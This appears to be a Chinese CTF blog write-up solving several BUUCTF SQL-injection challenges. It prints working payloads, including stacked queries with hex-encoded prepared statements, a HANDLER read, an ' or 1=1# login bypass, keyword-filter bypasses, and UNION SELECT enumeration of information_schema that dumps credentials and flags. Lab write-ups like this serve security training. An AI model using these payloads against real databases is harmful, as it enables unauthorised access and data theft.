




web之SQL注入篇BUU

原创

half-  已于 2022-04-11 20:43:26 修改  2142  收藏

分类专栏: [网络安全 Ctf](#) 文章标签: [安全](#)

于 2022-04-08 20:51:58 首次发布

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/m0_57379855/article/details/124048830

版权



[网络安全](#) 同时被 2 个专栏收录

45 篇文章 10 订阅

订阅专栏



[Ctf](#)

5 篇文章 0 订阅

订阅专栏

web之SQL注入篇BUU

[强网杯 2019]随便注

预处理语句

handler

[SUCTF 2019]EasySQL

判断是字符型还是数字型注入

判断是否可以联合查询

判断是否可以使堆叠注入

||的两种作用

[极客大挑战 2019]EasySQL1

万能密码

[极客大挑战 2019]LoveSQL

万能密码

判断字段数

联合查询

使用数据库函数

查看该数据库的数据表名

查询对应数据表的字段名

获取数据表的数据

[极客大挑战 2019]BabySQL

判断字段数

查询数据库名

查询数据表

查询数据表的字段名

查询所有数据库名

查询ctf库的数据表

查询Flag表的字段名

查询字段值

[强网杯 2019]随便注

姿势:

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}

array(2) {
  [0]=>
  string(1) "2"
  [1]=>
  string(12) "miaomiaomiao"
}

array(2) {
  [0]=>
  string(6) "114514"
  [1]=>
  string(2) "ys"
}
```

CSDN @half~

order by 排序

姿势:

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

姿势:

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

姿势:

error 1054 : Unknown column '3' in 'order clause'

union select 1,2;

姿势:

```
return preg_match("/select|update|delete|drop|insert|where|\.\/i",$inject);
```

show databases;

姿势:

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(1) {
  [0]=>
  string(11) "ctftraining"
}
```

```
array(1) {
  [0]=>
  string(18) "information_schema"
}
```

```
array(1) {
  [0]=>
  string(5) "mysql"
}
```

```
array(1) {
  [0]=>
  string(18) "performance_schema"
}
```

```
array(1) {
  [0]=>
  string(9) "supersqli"
}
```

```
array(1) {
  [0]=>
  string(4) "test"
}
```

show tables;

姿势:

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(1) {
  [0]=>
  string(16) "1919810931114514"
}
```

```
array(1) {
  [0]=>
  string(5) "words"
}
```

预处理语句

prepare...from...是预处理语句，会进行编码转换。

execute用来执行由SQLPrepare创建的SQL语句。

SELECT可以在一条语句里对多个变量同时赋值,而SET只能一次对一个变量赋值。

```
select * from `1919810931114514`
```

解密结果 ↓

```
73 65 6c 65 63 74 20 2a 20 66 72 6f 6d 20 60 31 39 31 39 38 31 30 39 33 31 31 31 34 35 31 34 60
```

```
1';SeT@half=0x73656c656374202a2066726f6d20603139313938313039333131313435313460;prepare execsql from @half;execut
e execsql;#
```

handler

```
1'; handler `1919810931114514` open as `half`; handler `half` read next;#
```

```
array(1) {
  [0]=>
  string(42) "flag {cdae3ba1-8c8c-4f46-95b4-88573ef8e1d7}"
}
```

[SUCTF 2019]EasySQL

输入1

Give me your flag, I will tell you if the flag is right.

Array ([0] => 1)

判断是字符型还是数字型注入

可以输入1-1,让其查询0的结果,有回显,猜测为数字型

Give me your flag, I will tell you if the flag is right.

Array ([0] => 0)

再输入1a,没有回显,则为数字型,如果是字符型的话,会进行强制转换,使'1a'=1

Give me your flag, I will tell you if the flag is right.

判断是否可以联合查询

1. 联合查询一般会判断字段数, order by
判断出字段数后,再进行union select

Give me your flag, I will tell you if the flag is right.

Nonono.

发现不是联合查询注入

判断是否可以使堆叠注入

1;show databases;

Give me your flag, I will tell you if the flag is right.

Array ([0] => 1) Array ([0] => ctf) Array ([0] => ctfttraining) Array ([0] => information_schema) Array ([0] => mysql) Array ([0] => performance_schema) Array ([0] => test)

1;show tables;

Give me your flag, I will tell you if the flag is right.

Array ([0] => 1) Array ([0] => Flag)

1;show columns from Flag

Give me your flag, I will tell you if the flag is right.

Nonono.

||的两种作用

输入很大很大的数，发现无论输入什么，获得的结果都与输入1的结果都是一样。猜测执行的SQL语句可能有||符号。

Give me your flag, I will tell you if the flag is right.

Array ([0] => 1)

查看此时的sql_mode

Give me your flag, I will tell you if the flag is right.

Array ([0] => 1) Array ([0] => STRICT_TRANS_TABLES,ERROR_FOR_DIVISION_BY_ZERO,NO_AUTO_CREATE_USER,NO_ENGINE_SUBSTITUTION)

说明此时的||是or的作用，输入*,1试试

Give me your flag, I will tell you if the flag is right.

Array ([0] => flag{3c07e971-8662-42d2-b873-ce473846a10b} [1] => 1)

使用SET修改sql_mode，此时的||是连接字符的作用,输入1;set sql_mode=PIPES_AS_CONCAT;select 1

Give me your flag, I will tell you if the flag is right.


Array ([0] => 1) Array ([0] => 1flag{3c07e971-8662-42d2-b873-ce473846a10b})

[极客大挑战 2019]EasySQL1

万能密码


用户名: admin

密码: 1' or 1=1 #



[极客大挑战 2019]LoveSQL


万能密码



得到用户名和密码


判断字段数

当输入order by 4，结果出错，说明该表有三个字段



联合查询

admin' union select 1,2,3 #




查到了admin的结果，那么要是前面的用户不存在，那么就会出现联合查询的结果.输入1' union select 1,2,3#



使用数据库函数

函数	作用
version()	查看数据库版本
database()	查看数据库名
user()	查看用户名
@@version_compile_os	查看操作系统版本


输入1' union select 1,database(),user()#



得到数据库为geek

查看该数据库的数据表名

```
1' union select 1,2,group_concat(table_name) from information_schema.tables where table_schema=database()#
```



得到数据表名

查询对应数据表的字段名

```
1' union select 1,2,group_concat(column_name) from information_schema.columns where table_schema=database() and table_name='geekuser'#
```

```
1' union select 1,2,group_concat(column_name) from information_schema.columns where table_schema=database() and table_name='l0ve1ysq1'#
```

```
ute;">Hello 2! </p>
```

```
ute;">Your password is 'id,username,password'</p>
```

得到对应的字段名，两个数据表的字段名一样

获取数据表的数据

```
1' union select 1,2,group_concat(id,username,password) from geekuser#
```

```
1' union select 1,2,group_concat(id,username,password) from l0ve1ysq1#
```

geekuser数据表

```
<br>
<p style="font-family:arial;color:#ffffff;font-size:30px;left:650px;position:absolute;">Hello 2! </p>
<br>
<br>
<p style="font-family:arial;color:#ffffff;font-size:30px;left:650px;position:absolute;"> 退出
Your password is '1admina4b00d9f68a8e6bb6977e6f32284f8af'
```

l0ve1ysq1数据表




该结果超级长，右键检查，查看源码，复制

```
Your password is '1cl4ywo_tai_nan_le,
2glzjinglzjin_wants_a_girlfriend,
3Z4cHAr7zCrbiao_ge_dddd_hm,
40xC4m3llinux_chuang_shi_ren,
5Ayraina_rua_rain,
6Akkoyan_shi_fu_de_mao_bo_he,
7fouc5c14y,
8fouc5di_2_kuai_fu_ji,
9fouc5di_3_kuai_fu_ji,
10fouc5di_4_kuai_fu_ji,
11fouc5di_5_kuai_fu_ji,
12fouc5di_6_kuai_fu_ji,
13fouc5di_7_kuai_fu_ji,
14fouc5di_8_kuai_fu_ji,
15leixiaoSyc_san_da_hacker,
16flagflag{37153c15-ae06-433e-b0f7-684ebfa5f63f}'
```

[极客大挑战 2019]BabySQL

万能密码



咋不好使了

出现了报错提示

猜测可能是过滤了or字符，双写试试，是否能绕过

```
you have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '1=1#' and password='1' at line 1
```



A screenshot of a login form with a dark background and white text. The form has two input fields: "用户名:" (Username) and "密码:" (Password). The username field contains the payload `' or 1=1#` and the password field contains `1`. A "登录" (Login) button is located at the bottom right of the form.


成功绕过

```
Hello admin!  
Your password is  
'cea63d3d3f3896d64e2706098897999f'
```

判断字段数

绕过or


绕过or、by



查询数据库名

绕过union、select


输入1' union select 1, database(), user()#



查询数据表

绕过from、where

1' union select 1, 2, group_concat(table_name) from information_schema.tables where table_schema='geek' #




查询数据表的字段名

b4bsql数据表

1' union select 1, 2, group_concat(column_name) from information_schema.columns where table_name='b4bsql' #

geekuser数据表


```
1' union select 1,2,group_concat(column_name) from information_schema.columns where table_name='geekuser' #
```



规矩查询结束，没有查到flag


查询所有数据库名

```
1' union select 1,2,group_concat(schema_name) from information_schema.schemata #
```




查询ctf库的数据表

```
1' union select 1,2,group_concat(table_name) from information_schema.tables where table_schema='ctf' #
```



查询Flag表的字段名

```
1' union select 1,2,group_concat(column_name) from information_schema.columns where table_name='Flag' #
```



查询字段值

```
1' union select 1,2,group_concat(flag) from (ctf.Flag)#
```

Hello 2!
Your password is 'flag{cb56e89d-815e-4ef1-b68f-6451cb443c28}'